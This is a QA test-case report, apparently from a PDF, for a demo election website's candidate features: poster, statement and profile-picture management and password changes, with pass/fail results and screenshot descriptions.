	<p style="text-align: center;">User Accounts</p> <table border="1"> <thead> <tr> <th>ID</th><th>Username</th><th>Full Name</th><th>Date of Birth</th><th>Role</th><th>Party</th><th>District</th><th>Actions</th></tr> </thead> <tbody> <tr> <td>2</td><td>admin2</td><td>Mary James</td><td>Jan. 1, 1980</td><td>Admin</td><td>Non</td><td>None</td><td><button>Update</button> <button>Delete</button> <button>Delete All Credentials</button></td></tr> <tr> <td>3</td><td>victoria_nunez</td><td>Victoria Nunez</td><td>Nov. 19, 1969</td><td>Candidate</td><td>PAP</td><td>CENTRAL</td><td><button>Update</button> <button>Delete</button> <button>Delete All Credentials</button></td></tr> <tr> <td>5</td><td>matthew_jones</td><td>Matthew Jones</td><td>May 12, 1967</td><td>Candidate</td><td>PAP</td><td>CENTRAL</td><td><button>Update</button> <button>Delete</button> <button>Delete All Credentials</button></td></tr> <tr> <td>6</td><td>aaron_vazquez</td><td>Aaron Vazquez</td><td>Oct. 6, 1960</td><td>Candidate</td><td>DAP</td><td>CLEMENTI</td><td><button>Update</button> <button>Delete</button> <button>Delete All Credentials</button></td></tr> <tr> <td>7</td><td>laura_barnes</td><td>Laura Barnes</td><td>Dec. 25, 1960</td><td>Candidate</td><td>DAP</td><td>CLEMENTI</td><td><button>Update</button> <button>Delete</button> <button>Delete All Credentials</button></td></tr> <tr> <td>8</td><td>spencer_smith</td><td>Spencer Smith</td><td>March 18, 1965</td><td>Candidate</td><td>DAP</td><td>JURONG EAST</td><td><button>Update</button> <button>Delete</button> <button>Delete All Credentials</button></td></tr> </tbody> </table>	ID	Username	Full Name	Date of Birth	Role	Party	District	Actions	2	admin2	Mary James	Jan. 1, 1980	Admin	Non	None	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>	3	victoria_nunez	Victoria Nunez	Nov. 19, 1969	Candidate	PAP	CENTRAL	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>	5	matthew_jones	Matthew Jones	May 12, 1967	Candidate	PAP	CENTRAL	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>	6	aaron_vazquez	Aaron Vazquez	Oct. 6, 1960	Candidate	DAP	CLEMENTI	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>	7	laura_barnes	Laura Barnes	Dec. 25, 1960	Candidate	DAP	CLEMENTI	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>	8	spencer_smith	Spencer Smith	March 18, 1965	Candidate	DAP	JURONG EAST	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>
ID	Username	Full Name	Date of Birth	Role	Party	District	Actions																																																		
2	admin2	Mary James	Jan. 1, 1980	Admin	Non	None	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>																																																		
3	victoria_nunez	Victoria Nunez	Nov. 19, 1969	Candidate	PAP	CENTRAL	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>																																																		
5	matthew_jones	Matthew Jones	May 12, 1967	Candidate	PAP	CENTRAL	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>																																																		
6	aaron_vazquez	Aaron Vazquez	Oct. 6, 1960	Candidate	DAP	CLEMENTI	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>																																																		
7	laura_barnes	Laura Barnes	Dec. 25, 1960	Candidate	DAP	CLEMENTI	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>																																																		
8	spencer_smith	Spencer Smith	March 18, 1965	Candidate	DAP	JURONG EAST	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>																																																		
Pass/Fail	1. Pass 2. Pass																																																								
Remarks																																																									



4. Test Cases for Candidate Functionality


Test Case ID	4.1
Description	Candidate uploads election posters to promote their campaign.
Pre-Condition	<ul style="list-style-type: none"> • Candidate is logged into the system. • System is operational, and the upload election poster function is working.
Steps to be executed	<ol style="list-style-type: none"> 1. Candidate clicks on the “pencil” icon next to the Campaign poster. 2. Candidate clicks the “Choose File” button and selects his preference image. 3. Candidate clicks the “Upload” button. 4. Candidate tries to upload a poster more than 5MB. 5. Candidate does not choose a poster and clicks the upload button.
Expected Result	<ol style="list-style-type: none"> 1. System displays a pop-up box to upload/delete election poster. 2. The chosen image is selected. 3. System successfully uploads the image and redirects the candidate to the “Candidate Homepage”. 4. System will display a pop-up stating “Image cannot exceed 5MB”. 5. System will display a pop-up stating, “Please choose a file”.
Actual Result	<p>1. </p>






	
5.	
Pass/Fail	1. Pass 2. Pass 3. Pass 4. Pass 5. Pass
Remarks	


Test Case ID	4.2
Description	Candidate views election posters to see if their election poster properly reflects what they are campaigning.
Pre-Condition	<ul style="list-style-type: none"> • Candidate is logged into their account. • Election poster has been successfully uploaded. • System is operational and the view election poster function is working.
Steps to be executed	1. Candidate visits the candidate homepage.
Expected Result	1. System retrieves and displays the most recent uploaded election poster.
Actual Result	<p>1.</p> <p>The screenshot shows a web browser window with the URL https://elect.sgcodedrum.com/candidate_home/. The page has a header with the DcodeG logo and navigation links for My Account, Home, About us, and Log out. Below this, there is a profile section for 'John Cena' with the text 'Name: John Cena' and 'Party: DAP'. To the right of this is a 'Campaign Poster' section featuring a portrait of a man (Alex Hopman) with the text 'ELECTION SITE', 'VOTE NOW', and 'ALEX HOPMAN'.</p>
Pass/Fail	1. Pass
Remarks	


Test Case ID	4.3
Description	Candidate deletes election poster to remove it from their campaign materials.
Pre-Condition	<ul style="list-style-type: none"> • Candidate is logged into the system. • Election poster has been uploaded. • System is operational and the delete election poster function is working.
Steps to be executed	<ol style="list-style-type: none"> 1. Candidate clicks on the “Upload” icon. 2. Candidate clicks the “Delete” button. 3. Candidate clicks the “Confirm” button.
Expected Result	<ol style="list-style-type: none"> 1. System displays a pop-up box to upload/delete election poster. 2. System displays a pop-up asking, “Are you sure you want to delete this poster?” 3. System will delete the chosen election poster and display a pop-up stating “Election poster successfully deleted”.
Actual Result	<p>1. </p> <p>2. </p>



	 <p>3.</p>
Pass/Fail	1. Pass 2. Pass 3. Pass
Remarks	


Test Case ID	4.4
Description	Candidate edits candidate statements to create new statements or update old statements.
Pre-Condition	<ul style="list-style-type: none"> • Candidate is logged into the system. • System is operational and the edit candidate statement function is working.
Steps to be executed	<ol style="list-style-type: none"> 1. Candidate clicks on the “Edit” icon. 2. Candidate enters the relevant information into the text box and clicks the “Update” button”. 3. Candidate does not type anything in the text box and clicks the “Update” button.
Expected Result	<ol style="list-style-type: none"> 1. System displays a pop-up box to update/delete candidate statement. 2. System will display a pop-up stating, “Candidate statement was successfully updated” and the candidate statement will be successfully uploaded to the candidate’s homepage. 3. System will display a pop-up stating “This field must be filled in”.
Actual Result	 <p>1.</p>




	 <p>2.</p>
	 <p>3.</p>
Pass/Fail	1. Pass 2. Pass 3. Pass
Remarks	

Test Case ID	4.5
Description	Candidate views candidate statement to review its contents.
Pre-Condition	<ul style="list-style-type: none"> • Candidate is logged into the system. • Candidate statement has been uploaded and exists inside the system. • System is operational, and the view candidate statement function is working.
Steps to be executed	1. Candidate visits the “Candidate Homepage”.
Expected Result	1. System retrieves and displays the most recent uploaded candidate statement.
Actual Result	<p>1. </p>
Pass/Fail	1. Pass
Remarks	


Test Case ID	4.6
Description	Candidate deletes candidate statements to remove outdated or incorrect information about the candidate.
Pre-Condition	<ul style="list-style-type: none"> • Candidate is logged into the system. • Candidate statement has been uploaded and exists inside the system. • System is operational and the delete candidate statement function is working.
Steps to be executed	<ol style="list-style-type: none"> 1. Candidate clicks on the “Edit” icon. 2. Candidate clicks the “Delete” button. 3. Candidate clicks the “Confirm” button.
Expected Result	<ol style="list-style-type: none"> 1. System displays a pop-up box to upload/delete candidate statement. 2. System displays a confirmation box with a prompt that asks, “Are you sure you want to delete this statement?”. 3. System will display a pop-up stating, “Candidate statement was successfully deleted” and the candidate will be successfully deleted from the candidate’s homepage.
Actual Result	<p>1. </p>



	 <p>2.</p>
	 <p>3.</p>
Pass/Fail	1. Pass 2. Pass 3. Pass
Remarks	


Test Case ID	4.7
Description	Candidate uploads profile picture to create or replace a new profile picture.
Pre-Condition	<ul style="list-style-type: none"> • Candidate is logged into the system. • System is operational and the upload profile picture function is working.
Steps to be executed	<ol style="list-style-type: none"> 1. Candidate clicks on the “pencil” icon. 2. Candidate clicks the “Choose File” button and selects their preferred image. 3. Candidate clicks the “Upload” button. 4. Candidate does not choose a profile picture and clicks the “Upload” button.
Expected Result	<ol style="list-style-type: none"> 1. System displays a pop-up box to upload/delete profile picture. 2. The image has been selected. 3. System will display a pop-up stating, “Candidate profile picture successfully uploaded” and the candidate profile picture will be uploaded to the candidate’s homepage. 4. System will display a pop-up stating “Please select a file”.
Actual Result	<p>1. </p>



Pass/Fail	1. Pass 2. Pass 3. Pass 4. Pass
Remarks	

Test Case ID	4.8
Description	Candidate views profile picture to ensure that it is displayed correctly.
Pre-Condition	<ul style="list-style-type: none"> • Candidate is logged into the system. • Profile picture has been uploaded and exists inside the system. • System is operational and the view profile picture function is working.
Steps to be executed	1. Candidate visits the “Candidate Homepage”.
Expected Result	1. System retrieves and displays the most recent uploaded profile picture.
Actual Result	<p>1. </p>
Pass/Fail	1. Pass
Remarks	


Test Case ID	4.9
Description	Candidate deletes profile picture in order to remove it from their profile page.
Pre-Condition	<ul style="list-style-type: none"> • Candidate is logged into the system. • Profile picture has been uploaded and exists in the system. • System is operational and the delete profile picture function is working.
Steps to be executed	<ol style="list-style-type: none"> 1. Candidate clicks on the “Upload” icon. 2. Candidate clicks the “Delete” button. 3. Candidate clicks the “Confirm” button.
Expected Result	<ol style="list-style-type: none"> 1. System displays a pop-up box to upload/delete profile picture. 2. System displays a pop-up asking, “Are you sure you want to delete this profile picture?” 3. System successfully deletes the profile picture and returns to the candidate’s homepage.
Actual Result	<p>1. </p> <p>2. </p>

	 <p>The screenshot shows a web browser window with the URL https://select.sgcodedrum.com/candidate/home/. The page displays a user profile for "John Cena" with the party "PAP". A green success message at the top left says "Profile picture deleted successfully". Below the profile, there is a placeholder for a "Campaign Poster" with the text "NO IMAGE AVAILABLE" and a small edit icon.</p>
Pass/Fail	<ol style="list-style-type: none">1. Pass2. Pass3. Pass
Remarks	

Test Case ID	4.10
Description	Candidate changes their password to prevent unauthorized access to their account and protect their personal information.
Pre-Condition	<ul style="list-style-type: none"> • Candidate is logged into the correct account.
Steps to be executed	<ol style="list-style-type: none"> 1. Candidate clicks on the “My Account” tab on the header. 2. Candidate enters their current password but leaves the “new password” and “confirm new password” field blank. 3. Candidate enters their new password into the “new password” and “confirm new password” field but leaves the “current password” field blank. 4. In the “new password” field, Candidate enters a password less than 8 characters. 5. The passwords in the “new password” and “confirm new password” fields do not match. 6. Candidate enters a new password that is over 100 characters
Expected Result	<ol style="list-style-type: none"> 1. System directs Candidate to the “My Account” page. 2. System displays a pop-up stating, “New password cannot be empty”. 3. System displays a pop-up stating, “Old password is incorrect”. 4. System displays a pop-up stating, “Password must contain more than 8 characters”. 5. System displays a pop-up stating, “New password and confirm new password does not match”. 6. System displays a pop-up stating, “New password cannot exceed 100 characters”.

Actual Result

1.



My Account
Change Password

Current Password:

New Password:


Confirm New Password:

Change Password

WebAuthn Registration

New Password cannot be empty.

2.



My Account
Change Password

Current Password:

New Password:


Confirm New Password:

Change Password

WebAuthn Registration

Current password is incorrect.

3.



My Account
Change Password

Current Password:

New Password:


Confirm New Password:

Change Password

WebAuthn Registration

Password must have more than 8 characters.

4.



My Account
Change Password

Current Password:

New Password:

Confirm New Password:

Change Password





WebAuthn Registration

